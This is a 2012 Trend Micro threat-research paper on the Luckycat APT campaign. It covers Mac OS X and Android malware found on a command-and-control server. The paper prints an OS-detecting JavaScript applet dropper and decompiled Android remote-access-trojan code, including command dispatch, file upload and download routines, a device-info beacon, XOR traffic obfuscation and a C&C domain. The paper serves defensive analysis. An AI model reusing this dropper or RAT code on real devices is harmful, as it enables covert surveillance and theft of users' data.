Trend Micro Incorporated
Research Paper
2012

Adding *Android* and *Mac OS X* Malware to the APT Toolbox

Contents

Abstract

While most of the malware associated with advanced persistent threats (APTs) focus on *Windows* platforms, attackers are actively developing malware targeting other platforms as well. Attackers are expanding their target base as their targets adopt new platforms and devices. In addition to *Mac OS X* malware, attackers are also exploring the use of mobile malware. While there has been talk of APT attackers likely targeting mobile platforms, we found evidence that the actors behind the Luckycat campaign are actively pursuing mobile malware creation.[1]

During our investigation of a command-and-control (C&C) server, we discovered two APK applications or *Android* apps that were in the early stages of development and appeared to be mainly proof-of-concept (POC) code. These apps, however, can accept and execute commands sent over the network from a remote C&C server. In addition, the malware can collect device information and can download and upload files when instructed by a remote command. While the malware are already functional, some of their capabilities such as a remote shell do not appear to be complete. It appears that we uncovered these malicious apps while the attackers were still developing their mobile attack capacity.

It is also important to note that we do not yet know how the attackers intend to deliver the malware to their targets. They do not, in fact, appear to have reached this point yet. Once ready, however, the attackers have several options to deliver the malware to intended targets. One possible way is to send an SMS or an email that contains a download URL for the malicious app to a target. This can be accomplished via social engineering lures designed to lead targets into downloading and installing the app. The attackers can combine these methods with a drive-by exploit that silently installs the malicious app in the target's device.[2] Once the malicious app is installed, the attackers can begin stealing sensitive information from the device's user.

Introduction

APTs refer to cyber-espionage campaigns—a series of failed and successful attempts to compromise specific targets' networks over time. APTs aim to establish persistent, covert presence in a target's network in order to extract information as necessary. While socially engineered emails designed to lure a target to execute malicious attachments are often used as an initial attack vector, those behind APT campaigns make use of a variety of "second-stage" malware downloads, usually Remote Access Trojans (RATs), and seek to acquire credentials that enable them to maintain presence (e.g., legitimate VPN access) without using malware.[3]

APT attacks continue to adapt to the changing network landscapes of their targets. Earlier this year, Trend Micro documented the operation of a campaign known as "Luckycat," which used a variety of malicious software to compromise their targets' networks. They also used a variety of second-stage malware, which gave them an additional foothold in compromised networks.

During a recent investigation of a Luckycat C&C server, we found malware for the *Android, Mac OS X,* and *Windows* platforms. The malware for the *Mac OS X* platform known as "SabPub" was previously discovered and linked to the Luckycat campaign.[4] SabPub was delivered both via malicious *Word* documents that exploit *CVE-2009-0563* and a *Java* vulnerability, *CVE-2012-0507.*[5] On this Luckycat C&C server, we found that SabPub is still being distributed via a *Java* exploit.

1 For research on potential mobile attacks, see http://www.darkreading.com/advanced-threats/167901091/security/news/232601696/startup-targets-the-attackers-behind-the-apt.html; for background on the Luckycat campaign, see http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_luckycat_redux.pdf

2 http://blogs.computerworld.com/19803/mobile_rat_attack_makes_android_the_ultimate_spy_tool

3 http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_trends-in-targeted-attacks.pdf; see "M-Trends™ 2012: An Evolving Threat" for a discussion of APTs' use of legitimate credentials in http://www.mandiant.com/resources/m-trends/

4 http://www.securelist.com/en/blog/208193470/New_Version_of_OSX_SabPub_Confirmed_Mac_APT_attacks

5 https://www.securelist.com/en/blog/208193467/SabPub_Mac_OS_X_Backdoor_Java_Exploits_Targeted_Attacks_and_Possible_APT_link

Technical Analysis

```
<html>
<body>
<script>
    var emb = document.createElement('applet');
    emb.setAttribute('name', 'applet');
    emb.setAttribute('width', '250');
    emb.setAttribute('height', '250');
    emb.setAttribute('code', 'Func1.class');

    if (navigator.userAgent.indexOf('Win') != -1){

        emb.setAttribute('archive', 'zm.jar');
    }
    else if (navigator.userAgent.indexOf('Linux') != -1){
        emb.setAttribute('archive', 'lins.jar');
    }
    else if (navigator.userAgent.indexOf('Mac') != -1){
         emb.setAttribute('archive', 'macy.jar')
    }
    document.body.appendChild(emb);

</script>
</body>
</html>
```

Figure 1. OS-specific malware deployed

The attacks use a script to detect a system's OS and deploy malware accordingly. *Windows* system users are given a piece of malware detected as BKDR_DUOJEEN.A, which subsequently downloads another piece of malware detected as BKDR_SWAMI.ZG. *Mac OS X* users, on the other hand, are given OSX_SABPAB.B. The attackers' JavaScript also detects if a user is running the *Linux OS*. In such a case, it will redirect the user to a nonexistent file, *lins.jar*. Although the file does not exist yet, the redirection indicates that the attackers may target *Linux OS* users as well in the future.

The most interesting find was a piece of malware for the *Android* platform that appears to still be in development. The increasing consumerization of IT, wherein employees bring their own devices into the corporate environment, provides attackers with an attractive target.[6] While the bring-your-own-device (BYOD) trend has positive benefits such as increased employee productivity and satisfaction, it also expands the attack surface available to APT attackers. The discovery of the development of *Android* malware for a well-known and active APT campaign indicates that this problem may become much worse very soon.

We discovered two virtually identical apps named "*testService*" on a well-known C&C server. These only differed in that one app had a visible icon while the other had a transparent icon. Once installed, both apps gave remote attackers control over a compromised device.



Figure 2. Screenshot of the malicious Android *apps*

The two apps have access to a device's storage (i.e., read and write files) and the Internet (i.e., communicate with the C&C server) as well as the ability to obtain a device's International Mobile Equipment Identity (IMEI) number, a globally unique ID assigned to every mobile device, and the user's phone number. This provides the attackers information about the compromised device. The malicious apps also give the attackers the ability to retrieve any sensitive information from it and upload this to a remote C&C server.

6 http://www.trendmicro.com/cloud-content/us/pdfs/business/white-papers/wp_bring-em-on-the-consumerization-of-ent-mobility.pdf



Figure 3. Permissions allowed for both apps

The apps' certificate and author information appears to be a personal certificate valid from March 1, 2012, which may indicate when the attackers began developing these.

```
Owner: CN=Android Debug, O=Android, C=US
Issuer: CN=Android Debug, O=Android, C=US
Serial number: 470c895a
Valid from: Thu Mar 01 17:26:27 CST 2012
until: Sat Feb 22 17:26:27 CST 2042
Certificate fingerprints:
  MD5: EC:E9:D3:B8:CF:ED:A2:38:39:CF:32:94:67:
  65:E7:04
  SHA1: 1F:E0:00:38:54:ED:3E:E1:8D:05:AA:CF:07
  :B9:05:C8:D3:A0:16:6CSHA256: 86:41:BA:8B:F4:
  B5:05:B5:A9:1D:62:EC:55:7B:3E:24:6E:0F:24:FA
  :35:19:2F:73:DF:61:77:41:C2:AE:52:8D
  Signature algorithm name: SHA256withRSA
  Version: 3
```

Remote Access Trojan Functionality

The apps appear to contain the typical functionality found in RATs—the ability to explore a compromised device in order to locate sensitive data, upload information to a remote C&C server, and download files onto the device such as a new version of the malware and a remote shell so the attackers can take real-time control of the device.[7] Five commands are currently available although the remote shell functionality appears to remain incomplete.

CCommandType.class | CMainControl.class | TService.class

```
package com.testService.process;

public class CCommandType
{
  public static final byte AR_DIRBROSOW = 3;
  public static final byte AR_FILEDOWNLOAD = 4;
  public static final byte AR_FILEUPLOAD = 5;
  public static final byte AR_ONLINEREPORT = 1;
  public static final byte AR_REMOTESHELL = 2;
}
```

Figure 4. C&C server command definitions

The first command, "AR_DIRBROSOW," allows the attackers to browse through directories that are remotely specified by the C&C server and relay the information found back to it. The commands, "AR_FILEDOWNLOAD" and "AR_FILEUPLOAD," allow the attackers to download files onto the compromised device and upload files from the compromised device to the C&C server. The command, "AR_ONLINEREPORT," sends the information collected such as the device's MAC and IP addresses to the C&C server. Finally, the command, "AR_REMOTESHELL," which is still being developed, should give the attackers an interactive shell on the compromised device.

7 Note that the source code examples in this section are the result of decompilation of the malicious APK.

```
L11:
unRef20 = CMainControl.sleep(2L)
// reset buffer
unRef22 = Arrays.fill(a78,0)
// read socket to buffer
if (a254.mRecvPkgFun(a73,a78) == -1) GOTO L6
a109 = a254.readU32(a78,48)
// get command type from buffer index 52
a111 = a78[52]

L12:
switch(a111) { // dispatch to each command
 case 1: GOTO L13; // AR_ONLINEREPORT
 case 2: GOTO L13; // AR_REMOTESHELL
 case 3: GOTO L20; // AR_DIRBROSOW
 case 4: GOTO L40; // AR_FILEDOWNLOAD
 case 5: GOTO L49; // AR_FILEUPLOAD
 default : GOTO L13;
}

L13:
unRef26 = a254.mDbgMsg("+++")
```

Figure 5. Code for the dispatch commands

```
// com.testService.process.CMainControl
private int mReadFileDataFun(String,int,int,byte[],int) {

a7 := @this
a10 := @parameter_0 // file name
a13 := @parameter_1 // offset
a19 := @parameter_2 // length
a17 := @parameter_3 // buffer
a18 := @parameter_4 // start offset in buffer

L0:
a15 = new RandomAccessFile(new File(a10),"r") // open file for read

L1:
a16 = ((long)a13)

L2:
unRef4 = a15.seek(a16) // seek to offset
a4 = a15.read(a17,a18,a19) // read file to buffer
unRef5 = a15.close() // close file

L3:

L4:
return a4

L5:
a5 := @Exception

L6:
a4 = -1
unRef7 = a7.mDbgMsg(a5.getMessage())
GOTO L4

L7:
a0 := @Exception

L8:
a4 = -1
unRef8 = a7.mDbgMsg(a0.getMessage())
GOTO L4

L9:
a0 := @Exception
GOTO L8

L10:
a5 := @Exception
GOTO L6

============
.catch L0 - L1 > L5 // FileNotFoundException
.catch L0 - L1 > L7 // IOException
.catch L2 - L3 > L10 // FileNotFoundException
.catch L2 - L3 > L9 // IOException
}
```

Figure 6. Read file content in order to upload information to the C&C server

Network Command and Control

```
// com.testService.process.CMainControl
private int mWriteFileDataFun(String,int,int,byte[],int) {

a2 := @this
a6 := @parameter_0   // file name
a9 := @parameter_1   // offset
a14 := @parameter_2  // length
a12 := @parameter_3  // buffer
a13 := @parameter_4  // start offset in buffer

L0:
a10 = new RandomAccessFile(new File(a6),"rw") // open the file

L1:
a11 = ((long)a9)

L2:
unRef4 = a10.seek(a11) // seek to offset
unRef5 = a10.write(a12,a13,a14) // write to file
a18 = (((int)a10.getFilePointer()) - a9) // get the number of bytes write to file
unRef6 = a10.close() // close the file

L3:
a4 = a18

L4:
return a4

L5:
a0 := @Exception

L6:
unRef8 = a2.mDbgMsg(a0.getMessage())
a4 = -1
GOTO L4

L7:
a0 := @Exception
GOTO L6

============
.catch L0 - L1 > L5 // Exception
.catch L2 - L3 > L7 // Exception
}
```

Figure 7. Code to write a file or download a file from the C&C server

The apps are configured to connect to a C&C server. This initial communication provides the attackers some information about the compromised device. The attackers can then specify what commands they want the compromised device to execute.

```
private int mSendReport(OutputStream paramOutputStream, byte[] paramArrayOfByte)
{
  int i = 15;
  Arrays.fill(paramArrayOfByte, 0, 64, 0);
  this.strLocalIP = getLocalIP();
  ((byte[])null);
  try
  {
    arrayOfByte1 = "ejsi2ksz".getBytes("UTF-8");
    if (arrayOfByte1.length > i)
    {
      j = i;
      System.arraycopy(arrayOfByte1, 0, paramArrayOfByte, 0, j);
      arrayOfByte2 = this.strLocalMAC.getBytes("UTF-8");
      if (arrayOfByte2.length <= i)
        break label188;
      k = i;
      System.arraycopy(arrayOfByte2, 0, paramArrayOfByte, 16, k);
      arrayOfByte3 = this.strLocalIP.getBytes("UTF-8");
      if (arrayOfByte3.length <= i)
        break label196;
      System.arraycopy(arrayOfByte3, 0, paramArrayOfByte, 32, i);
      writeU32(paramArrayOfByte, 48, 0);
      paramArrayOfByte[52] = 1;
      paramArrayOfByte[53] = 1;
      System.arraycopy("369".getBytes(), 0, paramArrayOfByte, 54, "369".getBytes().length);
      Arrays.fill(paramArrayOfByte, 58, 62, 0);
      encryptkey(paramArrayOfByte, 64, 0);
    }
  }
  catch (Exception localException)
  {
```

Figure 8. Code for sending information to the C&C server

The initial communication consists of the string, *ejsi2ksz*, along with the device's MAC and IP addresses followed by the number "369."

```
public void encryptkey(byte[] paramArrayOfByte, int paramInt1, int paramInt2)
{
  byte[] arrayOfByte1 = new byte[10240];
  byte[] arrayOfByte2 = new byte[4];
  Arrays.fill(arrayOfByte1, 0, 10240, 0);
  Arrays.fill(arrayOfByte2, 0, 4, 0);
  System.arraycopy(paramArrayOfByte, paramInt1, arrayOfByte1, 0, paramInt2);
  int i = 0;
  while (i < paramInt2)
  {
    int j = i + 1;
    arrayOfByte2[0] = (byte)(0x5 ^ arrayOfByte1[i]);
    paramArrayOfByte[(-1 + (paramInt1 + j))] = arrayOfByte2[0];
    if (j >= paramInt2)
      return;
    i = j + 1;
    arrayOfByte2[1] = (byte)(0x27 ^ arrayOfByte1[j]);
    paramArrayOfByte[(-1 + (paramInt1 + i))] = arrayOfByte2[1];
    if (i < paramInt2)
      continue;
    return;
  }
}
```

Figure 9. Encryption code

The encryption function does not use a complex encryption algorithm. It just uses *XOR* with specific values, specifically *0x5* and *0x27*, to encrypt the traffic that flows between the compromised device and the C&C server.

Possible Countermeasures



Figure 10. Screenshot of the Android *malware's network communication*

The piece of malware sends the information gathered to the domain, *greenfuns.3322.org,* which resolves to an internal IP address, *10.0.0.101.* As previously mentioned, one of the apps had a visible icon while the other does not seem to have one (i.e., had a transparent icon). This indicates that the developer may be trying to improve the piece of malware's ability to hide itself. While the apps appear to be POCs, these clearly indicate that APT attackers are developing and testing mobile malware.

As more and more employees bring and use their personal devices for work, so will attackers increasingly target these to get to what they want—confidential business information stored in the devices and the networks these devices have access to. The consumerization of IT is here to stay. Reaping its benefits such as reduced hardware, software licensing, and operation (e.g., data plan budget) costs as well as increased employee productivity and satisfaction, however, may come with risks.

To stay protected from network intrusion via employee-owned devices and disastrous repercussions such as data theft, enterprises would be better insulated against malware attacks with the use of mobile solutions such as *Trend Micro™ Mobile Security* apart from the usual range of protective suits of armor. It is not only designed to protect devices from malware but also to safeguard confidential data stored in them, regardless of platform, via a single, easy-to-manage console. Note, however, that since we do not yet know how the malware mentioned in this paper will be deployed, using mobile solutions may only provide an additional layer of protection.

Using antimalware solutions with web reputation technology such as *OfficeScan™* can also help mitigate risks associated with such attacks. Backed by the the Trend Micro Smart Protection Network infrastructure, Trend Micro products have the ability to block access to the C&C server mentioned in this paper.

Conclusion

The threat actors behind targeted attacks are both highly motivated and well-equipped in terms of tools and techniques to profile and compromise their targets. In addition to adding the ability to attack *Mac OS X* users, they are also developing the capacity to target mobile users. While it has been predicted that APT attackers will likely develop the capacity to attack targets via mobile devices, our discovery indicates that the development of such a capability is something they are pursuing.

TREND MICRO™

Trend Micro Incorporated (TYO: 4704; TSE: 4704), a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years' experience, we deliver top-ranked client, server and cloud-based security that fits our customers' and partners' needs, stops new threats faster, and protects data in physical, virtualized and cloud environments. Powered by the industry-leading Trend Micro™ Smart Protection Network™ cloud computing security infrastructure, our products and services stop threats where they emerge—from the Internet. They are supported by 1,000+ threat intelligence experts around the globe.

TREND MICRO INC.

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003
www.trendmicro.com

TREND MICRO™

Securing Your Journey to the Cloud